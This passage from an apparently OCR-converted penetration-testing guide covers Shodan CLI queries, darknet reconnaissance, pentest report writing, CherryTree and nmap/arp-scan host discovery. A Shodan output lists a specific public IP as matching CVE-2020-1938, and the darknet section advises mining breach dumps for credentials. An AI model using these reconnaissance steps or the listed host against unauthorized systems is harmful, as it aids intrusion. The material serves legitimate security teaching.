kali@kali:~$ cat JPreport.txt | grep '2020-1938' | cut -d '#' -f1,2
49.212.4.237#8009
kali@kali:~$
```

The CLI version yields a maximum of 100 results by default, increasing using the --*limit* flag.


Summarizing a Search Query

The CLI has a similar feature to the website *Facet Analysis*. By default, it shows the two Top 10 results for a query, like a query on the website.




```
kali@kali:~$ shodan stats tomcat
Top 10 Results for Facet: country
US                                 382,913
JP                                 179,220
DE                                  93,739
BR                                  93,565
IN                                  92,773
FR                                  92,164
KR                                  91,710
SG                                  91,308
CA                                  91,170
IE                                  91,058
```

To specify a specific Top 10, use the --*facets* flag.



```
kali@kali:~$ shodan stats --facets vuln tomcat
Top 10 Results for Facet: vuln
cve-2010-5298                   1,520,023
cve-2014-0076                   1,519,843
cve-2006-7250                   1,519,842
cve-2011-4108                   1,519,842
cve-2011-4576                   1,519,842
cve-2011-4577                   1,519,842
cve-2011-4619                   1,519,842
cve-2012-0027                   1,519,842
cve-2012-0884                   1,519,842
cve-2012-1165                   1,519,842
```



```
kali@kali:~$ shodan stats --facets has_screenshot country:IL
Top 1 Results for Facet: has_screenshot
1                                   2,480
```

These *facets* are the same as on the website.

Impact of Darknet and Deep Web on Information Gathering

Introduction

The Deep Web and Darknet represent significant portions of the internet not indexed by standard search engines. These areas contain a wealth of information that could be valuable for penetration testers during the reconnaissance phase of a penetration test.

1. Understanding the Deep Web and Darknet

1.1 The Deep Web

The Deep Web refers to all web content that is not indexed by traditional search engines. This includes content behind paywalls, corporate intranets, private databases, and other forms of web content that require specific credentials or direct URLs to access.

1.2 The Darknet

The Darknet is a small portion of the Deep Web, intentionally hidden and accessible only through specific software like Tor or I2P. It hosts a variety of services, including forums, marketplaces, and communication platforms that prioritize privacy and anonymity.

2. Relevance to Penetration Testing

While much of the content on the Deep Web and Darknet might not be directly related to most organizations, these areas can contain leaked data, hacker forums, and other sources of information that might reveal vulnerabilities or insights into a target's security posture.

2.1 Leaked Data

The Darknet often hosts data dumps from breaches, which can include credentials, personal information, and proprietary data. This information can be used to gain a deeper understanding of a target's vulnerabilities.

2.2 Hacker Forums and Marketplaces

Forums and marketplaces on the Darknet can provide insights into the latest hacking tools, vulnerabilities, and techniques used by malicious actors. They can also contain discussions about specific targets, which might include valuable intelligence for penetration testers.

3. Tools and Techniques for Darknet Exploration

Exploring the Deep Web and Darknet requires specific tools and methodologies to maintain anonymity and security.

3.1 Tor Browser

The Tor Browser is the primary tool for accessing the Darknet, providing anonymity by routing web traffic through multiple encrypted nodes.

Example: Accessing a .onion Site

- Open Tor Browser.
- Navigate to a .onion domain known to host relevant information (e.g., a forum discussing security vulnerabilities).

3.2 Tails

Tails is a live operating system designed to preserve privacy and anonymity. It forces all internet connections through Tor and leaves no trace on the computer it's run on.

Example: Booting into Tails

- Download the Tails ISO and create a bootable USB drive.
- Boot the computer from the Tails USB drive.
- Use the integrated Tor Browser to access Darknet resources.

4. Information Gathering Strategies

When exploring the Deep Web and Darknet for information gathering, it's crucial to have a clear strategy to find relevant information effectively.

4.1 Keyword Searches

Use specific keywords related to the target organization, technologies they use, or individuals associated with the organization to search Darknet search engines and forums.

4.2 Monitoring Data Dumps

Regularly monitor known Darknet sites that host data dumps for any leaks related to the target organization.

4.3 Engaging with Communities

In some cases, engaging with Darknet communities (while maintaining operational security and anonymity) can yield direct insights or lead to valuable sources of information.

Documenting and Reporting Findings in Information Gathering

Introduction

Documenting and reporting findings are critical components of the information-gathering phase in penetration testing. This process ensures that the data collected is accurately recorded, analyzed, and communicated effectively to stakeholders.

1. Importance of Documentation and Reporting

Effective documentation and reporting serve several key purposes in penetration testing:

- **Record Keeping**: Maintaining a detailed record of findings for future reference and historical analysis.
- **Analysis**: Facilitating the analysis of gathered data to identify vulnerabilities, threats, and patterns.
- **Communication**: Providing stakeholders with understandable and actionable information regarding their security posture.
- **Compliance**: Demonstrating due diligence and compliance with relevant laws, regulations, and standards.

2. Documentation Best Practices

Adopt a structured approach to documentation, using templates or standardized formats that cover all necessary aspects of the information gathered.

Example Template Structure

- **Executive Summary**: High-level overview of findings aimed at non-technical stakeholders.
- **Methodology**: Description of the methods and tools used for information gathering.
- **Findings**: Detailed account of the data collected, including sources, tools outputs, and any relevant screenshots or code snippets.
- **Analysis**: Interpretation of the findings, highlighting potential vulnerabilities and security implications.
- **Recommendations**: Actionable advice based on the analysis to mitigate identified risks.

Consistent Data Format

Ensure consistency in the data format, including timestamps, IP address notation, and naming conventions, to avoid confusion and facilitate analysis.

3. Reporting Findings

3.1 Tailoring Reports to the Audience

Create reports that cater to the specific audience, distinguishing between technical reports for IT staff and executive summaries for decision-makers.

Example: Executive Summary Content

- Brief description of the scope and objectives of the information-gathering phase.
- Summary of key findings with potential business impacts.
- High-level recommendations for addressing critical vulnerabilities.

3.2 Clarity and Conciseness

Reports should be clear, concise, and free of unnecessary jargon. Use bullet points, tables, and charts to present data effectively.

Example: Presenting Findings

- Use tables to list identified hosts, open ports, and associated services.
- Include pie charts or bar graphs to illustrate the distribution of vulnerabilities by severity.

3.3 Providing Context and Recommendations

For each finding, provide context to help stakeholders understand the implications and offer concrete recommendations for mitigation.

Example: Vulnerability Reporting

- **Vulnerability**: Insecure Direct Object References (IDOR)
- **Description**: Unauthenticated access to sensitive user data through manipulation of input parameters.
- **Impact**: Potential exposure of personal user data, leading to privacy violations and legal issues.
- **Recommendation**: Implement robust access controls and input validation to ensure users can only access data for which they have permissions.

4. Use of Visuals and Appendices

Incorporate visuals like network diagrams, screenshots, and flowcharts to complement textual descriptions. Appendices can include raw data, code snippets, and detailed lists of tools and commands used.

Example: Including a Network Diagram

Include a network diagram illustrating the target environment's topology, highlighting areas where sensitive data or critical services were identified during information gathering.

5. Review and Quality Assurance

Before finalizing the report, conduct a thorough review to ensure accuracy, completeness, and readability. Peer reviews can provide additional insights and help catch overlooked issues.


Writing Penetration Reports

Writing the penetration testing report is the important and final stage of every penetration testing. This document presents all the findings in a highly complicated technical matter. The audience generally is the company's IT staff; they won't have problems understanding computer/network terms and subjects. But still, it's essential to be precise and clear about every step.

Never forget that penetration testing is a scientific process; like all scientific processes, it should be repeatable by an independent party. If a client disagrees with a test's findings, they have every right to ask for a second opinion from another tester. Suppose the report doesn't detail how you arrived at that conclusion; the second tester does not know how to repeat the steps you took to get there. That could lead to them offering a different conclusion and exposing a potential vulnerability to the world.


Cherrytree

During the PenTesting process, you stumble upon lots of data. The scans, enumerations, and every step can yield valuable intel. Cherrytree is an intuitive, full-featured hierarchy-based note-taking app that many penetration testers use to track their findings.


CherryTree 1.0.2
File Edit Insert Format Tools Tree Search View Bookmarks Help

Apps in Ubuntu


There are several simple steps to get CherryTree up and running using Ubuntu. Open the software app, then type in **CherryTree**. Click on the app in the search results and press on *Install*.



A hierarchical note taking application, featuring rich text and syntax highlighting, storing data in a single xml or sqlite file. Cherrytree is not just about having a place to write notes and to-d...

Manual Installation

Type in Google **Cherrytree** or access the website https://www.giuspen.com/cherrytree/
Then scroll down and click on *download*.


cherrytree – giuspen - Mozilla Firefox
cherrytree – giuspen
https://www.giuspen.com/cherrytree/

download last stable version 0.99.41 (September 15th, 2021 – changelog) :

source code (GPLv3+): cherrytree_0.99.41.tar.xz
with signature cherrytree_0.99.41.tar.xz.asc and key:
gpg --keyserver keyserver.ubuntu.com --recv-keys C7BF38CE0BD442C2369AA984049128A20CE0648D
gpg --verify PATH.tar.xz.asc
(NOTE: also available under github releases)

ubuntu bionic 18.04 LTS / focal 20.04 LTS / hirsute 21.04 packages
(giuspen PPA: sudo add-apt-repository ppa:giuspen/ppa)
https://launchpad.net/~giuspen/+archive/ubuntu/ppa/+packages

Fedora 31+ see https://copr.fedorainfracloud.org/coprs/bcotton/cherrytree/

Flatpak https://flathub.org/apps/details/com.giuspen.cherrytree


Mac OS X via Homebrew https://formulae.brew.sh/formula/cherrytree or

https://www.giuspen.com/software/cherrytree_0.99.41.tar.xz


Choose the installation file type based on the system you are running.

Second Part - Example of Usage


After getting done with that, go over the features of Cherrytree and how to use it in the penetration testing process. Cherrytree works with parent nodes and child nodes. When conducting penetration testing, we write every main subject as a parent node and complete each sub-node.



Each tree can have many parent nodes, and each parent node can be divided into as many child nodes as required.



Each node is a document to write and add attachments to.




Sub1.1

07/10/2021 - 07:24

IP address 192.168.221.128
Port 80

Server: Apache

Under *insert*, see the items available to add to the node.



Penetration Test Report Contents

During the initial planning phase, the client must say exactly what they want to see in the report. That includes both content and layout. I've seen this happen to extreme detail levels, such as what font size and line spacing settings should be used. However, often, the client won't know what they want, and it'll be your job to tell them.

Cover Sheet

The name and logo of the testing company and the client's name should feature prominently. Any titles with a name to the test, such as *internal network scan* or *DMZ test*, should avoid confusion when conducting several tests for the same client. The date the test was done should appear. If you conduct the same tests every quarter, this is very important that the client or the client's auditor can tell whether their security posture improves or worsens over time. The cover sheet should contain the document's classification. Agree on this with the client before testing; ask them how they want the document protectively marked. A penetration test report is a commercially sensitive document, and both you and the client want to handle it as such.

Executive Summary

The executive summary needs to be less than a page. Don't mention any specific tools, technologies, or techniques used. All they need to know is what you did, "we conducted a penetration test of servers belonging to X application", and what happened, "we found security problems in one of the payment servers". What needs to happen next and why "you should tell someone to fix these problems and get in to re-test the payment server". The last line of the executive summary should always be a conclusion that explicitly spells out whether the systems tested are secure or insecure.

Example

<Pentest_company_name> conducted a Penetration test on <Company_name>, servers. This gray box assessment was conducted to identify vulnerabilities from a security perspective. This assessment aimed to discover six IP addresses inside the exam server and the vulnerabilities presented, leading to information exposure, remote code execution, and other security risks. The testing team achieved the goal of the assessment and identified vulnerabilities in the target environment. Several findings were provided during the assessment, provided in the 'Findings' section.

The assessment was conducted from **<Date>** to **<Date>.**

Summary of Vulnerabilities

Group the vulnerabilities on a single page so an IT manager can tell how much work needs to be done at a glance. The possibilities are endless: vulnerabilities grouped by category (e.g., software issue, network device configuration, password policy), severity, or CVSS score. Find something that works well and is easy to understand.

Critical	Easy Exploitation/Remote code execution.
High	Indirect Exploitation/Requires Privileges.
Medium	Difficult Exploitation/Low impact.
Low	Low and Information.

Test Team Details

It is important to record the name of every tester involved in the testing process. It's a common courtesy to let clients know who has been on their network and provide a point of contact to discuss the report. Clients and testing companies like to rotate the testers assigned to a set of tests. It's always nice to cast a different set of eyes on a system.

The Main Body of the Report

That is what it's all about. The report's main body should include details of all detected vulnerabilities, how you detected the vulnerability, clear technical expiations of how the vulnerability could be exploited, and the likelihood of exploitation. For example, you have found that the client's web page supports SSL version 2. Explain the steps required to disable SSL version 2 support on the platform. As interesting as reading how to disable SSL version 2 on Apache, it's not very useful if all the servers run Microsoft IIS, back up findings with links to references such as vendor security bulletins and CVEs.

For every threat you find in the system, a possible remediation option should be suggested: updates, workarounds, configuration hardening, replacing depreciated software, etc.

2.a - Int: 172.16.1.40 - ext: 52.232.96.255
Vulnerability: MTA Open Mail Relaying Allowed
Severity: Critical
Class: Mail Information Disclosure
Description Detection of Remote SMTP server allows mail relaying. This issue allows any spammer to use the mail server to send their mail to the world, flooding the network bandwidth and possibly getting the mail server blacklist. **Solution** Reconfigure the SMTP server so it cannot be used as an indiscriminate SMTP relay. Ensure that the server uses appropriate access controls to limit how possible relaying. **Synopsis** An open SMTP relay is running on the remote host.

Scanning

Host Discovery Techniques in Penetration Testing

Introduction

Host discovery is a critical initial step in the penetration testing process, where the goal is to identify active devices within a target network. This foundational task sets the stage for deeper analysis and exploitation.

Importance of Host Discovery

Understanding the landscape of a network by identifying which IP addresses are active is crucial for effective penetration testing. It allows pentesters to narrow their focus to devices that are live and potentially vulnerable, optimizing the efficiency of subsequent scanning and exploitation efforts.


Host Discovery Techniques

Host discovery can be performed using a multitude of techniques, ranging from simple pings to more sophisticated scans. Each method has its own advantages and scenarios where it's most effective.

ICMP Echo Request (Ping Scan)

The ICMP Echo Request, commonly known as a "ping", is a fundamental method for checking host availability. However, it's worth noting that some hosts may be configured to block ICMP requests, making them invisible to this technique.

Example Command with Nmap:




```
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 14:40 EST
Nmap scan report for 192.168.1.0
Host is up (0.0020s latency).
Nmap scan report for 192.168.1.1
Host is up (0.0093s latency).
Nmap scan report for 192.168.1.2
Host is up (0.0017s latency).
Nmap scan report for 192.168.1.3
Host is up (0.0017s latency).
Nmap scan report for 192.168.1.4
Host is up (0.0017s latency).
```

This command uses Nmap to perform a ping scan (**-sn**) on the subnet **192.168.1.0/24**, effectively identifying which hosts are up without performing a port scan.

TCP SYN and ACK Scans

TCP SYN and ACK scans are stealthier methods for host discovery, exploiting the way TCP connections are established (SYN) and acknowledged (ACK).

Example Command with Nmap (SYN Scan):




```
┌──(root㉿kali)-[~]
└─# nmap -PS 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 14:41 EST
Warning: 192.168.1.1 giving up on port because retransmission cap hit (10).
```

This command initiates a SYN scan using Nmap, targeting the **192.168.1.0/24** subnet. The **-PS** flag instructs Nmap to send a TCP SYN packet to the default top ports.

ARP Discovery

In local networks, the Address Resolution Protocol (ARP) can be used for host discovery. ARP is essential for mapping IP addresses to physical MAC addresses on a local area network (LAN).

Example Command with ARP-Scan:




```
┌──(root㉿kali)-[~]
└─# arp-scan --interface=eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2f:df:e1, IPv4: 192.168.119.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.119.1   00:50:56:c0:00:08       VMware, Inc.
192.168.119.2   00:50:56:e2:91:b3       VMware, Inc.
192.168.119.254 00:50:56:ed:c3:2f       VMware, Inc.
```

This command uses **arp-scan** to discover hosts within the local network segment of **eth0**, listing IP addresses and their corresponding MAC addresses.

UDP Scans

Since some services listen on UDP ports, a UDP scan can sometimes reveal hosts that are not responsive to TCP-based methods.

Example Command with Nmap (UDP Scan):



